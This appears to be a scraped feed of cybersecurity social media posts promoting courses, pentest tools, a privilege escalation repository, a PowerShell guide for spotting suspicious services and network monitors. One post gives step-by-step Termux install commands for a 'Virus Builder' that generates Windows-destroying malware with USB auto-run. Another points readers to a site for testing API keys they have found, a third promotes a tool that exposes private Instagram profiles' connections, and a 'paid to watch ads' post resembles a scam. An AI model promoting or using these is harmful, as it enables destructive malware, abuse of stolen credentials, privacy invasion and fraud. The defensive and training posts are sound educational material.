SOC Analyst Professional - Attack & Defense is officially LIVE. 🔥
I built this course around one rule:
Do not just learn the attack. Execute it. Investigate it. Detect it. Tune the detection. Then try to bypass your own rule and write a better one.
Every technique follows the same hands-on workflow:
ATTACK → TELEMETRY → INVESTIGATION → DETECTION → TUNING → VALIDATION → BYPASS → BETTER DETECTION!
We go hands-on with:
RDP
PsExec
WinRM
Active Directory discovery
PowerShell and LoLBins
WMI
Registry persistence
Scheduled Tasks
Services
Credential dumping
LSASS access
Privilege escalation
Process injection
Ransomware-style activity
and much more.
Then you investigate the evidence across Windows Event Logs, Sysmon and Elastic Security EDR, and build the Elastic Security KQL detection rules yourself.
I do not want you to finish a PsExec lab knowing only that PsExec.exe exists.
I want you to understand what it drops on the target, what service it creates, what executes, what telemetry Elastic Defend collects, how to detect the behavior, and how that detection could be bypassed.
Because a rule that only catches the exact command you used in the lab is not a detection I would trust.
🔥 SOC Analyst Professional - Attack & Defense is live now:
https://t.co/CvgCrlKQcb
Stop memorizing attacks. Start owning the detections that catch them.
SOC Home Lab Series | Part 19
After generating SSH brute force activity, I went back to the Linux authentication events.
I wanted to see what the attack looked like before Splunk or Wazuh turned it into an alert or dashboard.

🔱 METATRON — AI + Pentesting
A local AI penetration testing assistant for Linux that combines:
🔍 Nmap
🌐 WhatWeb
📡 WHOIS/DNS
🛡️ Nikto
🤖 Local LLM
📄 PDF/HTML reports
No API keys or cloud required.
Github : https://t.co/dvHpooquu7
#CyberSecurity#Pentesting#AI短剧
🚨 Windows Privilege Escalation — Practical Cheat Sheet & Reference Guide 🪟🔥
Privilege Escalation is one of the most important skills for penetration testers, red teamers, and OSCP students.
We created a practical Windows Privilege Escalation GitHub repository covering 21 techniques and attack paths. 🚀
🔓 SeBackupPrivilege
🎭 SeImpersonatePrivilege
🐞 SeDebugPrivilege
🔑 SeTakeOwnershipPrivilege
👑 SeTcbPrivilege
⚙️ AlwaysInstallElevated
🌐 DnsAdmins → Domain Admin
🌙 HiveNightmare
🧩 Registry Run Keys
📂 Startup Folder
🔐 Stored Credentials
⚠️ Weak Registry Permissions
🛠️ Unquoted Service Paths
🖥️ Insecure GUI Applications
⚙️ Weak Service Permissions
⏰ Scheduled Tasks
💥 Kernel Exploits
🎭 SamAccountSpoofing
🖨️ SpoolFool
🔥 PrintNightmare
👤 Server Operator Group
📚 GitHub Repository:
https://t.co/sRqJbUbBWz
🔥 Join our cybersecurity community:
🔥 Telegram: https://t.co/upuP8k8ckB
✴ Twitter: https://t.co/Za7rYILz6E
⭐ Star the repository
🔖 Bookmark it for your labs
♻️ Share it with the cybersecurity community
More Windows Privilege Escalation techniques are coming soon. 🚀
#CyberSecurity #WindowsSecurity #PrivilegeEscalation #OSCP #RedTeam #Pentesting #EthicalHacking #ActiveDirectory #InfoSec
🔰 INSTALL VIRUS BUILDER IN TERMUX 🔰
👉 This tool will generate a virus that can only destroy Windows computer. You can also configure to auto run in usb drive More scripts will be added with time
✅ Installation
• apt update -y
• apt upgrade -y
• apt install python -y
• apt install git -y
• apt install python-pip -y
• git clone https://t.co/Jc1K2pQy3S
• cd Virus-Builder
• pip install -r requirements.txt
• python3 https://t.co/76SQuqydHY
✅ Done
🔥Hi OSINTers,
Identify the followers and followed accounts that a private Instagram profile interacts with.
I built Instagram Private Graph powered by my own algorithm to uncover a large portion of the followers and followed accounts linked to private Instagram profiles.
➡️GitHub: https://t.co/CquXkts3D4
One PowerShell trick that is genuinely useful during Windows security investigations is checking where installed services are actually running from.
Most people use:
Get-Service
That is useful for checking whether a service is running or stopped, but during an investigation, the service name alone doesn’t tell you enough.
I also want to know the executable behind it.
For that, Win32_Service through CIM gives us much more information:
Get-CimInstance Win32_Service
One of the most useful properties returned is PathName. It tells you the executable and arguments Windows uses when starting that service.
This matters because legitimate Windows and third-party services normally run from locations you would expect, such as:
C:\Windows\System32\
C:\Program Files\
C:\Program Files (x86)\
That doesn’t mean every service outside those directories is malicious. But a service launching an executable from a user’s AppData directory deserves more attention.
For example, the terminal shows a service called ReaderSyncService whose executable is:
C:\Users\nora\AppData\Roaming\Adobe\ReaderSync.exe
The name sounds believable. The directory even contains Adobe.
But names are not evidence that a binary is legitimate.
A useful next step is filtering services whose PathName contains AppData:
Get-CimInstance Win32_Service | Where-Object PathName -like '*AppData*'
Now you can review the service name, display name, current state, startup mode and executable path without manually opening services.msc and checking every entry.
In the example, ReaderSyncService is also configured to start automatically. That makes the finding more interesting because the executable can be launched by the Service Control Manager without the user manually starting it.
From there, I would investigate the binary rather than immediately deleting or stopping anything.
Check its metadata:
Get-Item 'C:\Users\nora\AppData\Roaming\Adobe\ReaderSync.exe'
Then check its digital signature:
Get-AuthenticodeSignature 'C:\Users\nora\AppData\Roaming\Adobe\ReaderSync.exe'
Calculate its SHA-256 hash:
Get-FileHash 'C:\Users\nora\AppData\Roaming\Adobe\ReaderSync.exe' -Algorithm SHA256
And inspect the service configuration, creation context, associated process, network activity and relevant Windows logs.
One important lesson here is that an unusual path is an investigation lead, not proof of malware. Some legitimate applications do install components under user-writable directories.
But from a defensive perspective, services pointing into locations like AppData, Temp, user profiles or other writable directories are worth understanding.
PowerShell lets you find those anomalies across a Windows machine very quickly.
Sometimes the interesting part of a service isn’t its name.
It’s what Windows actually executes when that service starts.

🚨 No sabes quien esta conectado a tu WiFi ahora mismo
El telefono de un vecino
Una camara que no instalaste
Un invitado que se quedo con la clave
Tu router no te avisa
Tu celular tampoco
Se llama NetAlertX
Escanea tu red
Lista cada dispositivo
Y te avisa en cuanto aparece uno nuevo o desconocido
Es 100% open source y corre gratis en tu propia maquina
Te avisa por email, telegram o lo que uses
Se integra con Pi hole y UniFi
Y te deja ver quien se conecto, cuando y si sigue ahi
No es un antivirus
Es un portero para tu red
Te dejo el repo en los comentarios
Found API keys or tokens but not sure where to test them? Try this site. it offers a wide range of services so you can quickly validate different types of API keys in one place.

maltrail v3.2 — Real-time malicious traffic detection system using public blacklists, static malware trails, and heuristic analysis to identify... https://t.co/cvKKifrRvJ
🚨 WAIT… You can actually get paid for watching ads? 👀💸
If you’re already spending time on your phone, why not turn a few minutes into extra income? 📱
✅ Android & iPhone
💰 Potential earnings: $10–$700+
⚡ Quick & easy to get started
🌍 Available in multiple countries
Want to know how it works? 👇
❤️ Drop a like or comment “INFO” and I’ll send you the details.
#EarnOnline #SideHustle #MakeMoneyOnline #OnlineEarning #PassiveIncome #RemoteIncome #WorkFromPhone
Palantir sells governments a war room that costs millions a year.
So, a guy named Elie just rebuilt it, put it on GitHub, and gave it away.
It's called World Monitor.
Open it and you get a live 3D globe with 500+ news feeds pouring in across 15 categories, all summarized by AI as they land.
> Military movements.
> Economic shocks.
> Natural disasters.
> Cyber incidents.
> Flight paths.
> Shipping lanes.
+ 56 different map layers you can stack on top of each other.
It scores 31 countries on a stress index and updates the number as things happen.
It watches 29 stock exchanges, commodities, and crypto in one panel.
It runs local AI through Ollama, so you can use the whole thing without a single API key.
Native desktop app for Windows, macOS, and Linux. 25 languages. Works out of the box after one clone.
If you’ve ever wanted to learn more about Active Directory, now is your chance.
A list of Active Directory Domain Services modules on Microsoft Learn sorted from introductory to advanced.
Thank you Orin!
https://t.co/M0QVk3U3AE


Professional-grade Burp Suite extension for comprehensive API reconnaissance, intelligent fuzzing, and AI-powered security testing.
Credit/Source: https://t.co/SoUFyOYnlZ
⚠️ @leak_ix scans the internet for misconfigured services, exposed databases and publicly accessible data leaks, and indexes findings so you can search by domain, IP address or organisation name.
Try it out: https://t.co/XwtBW4K2qr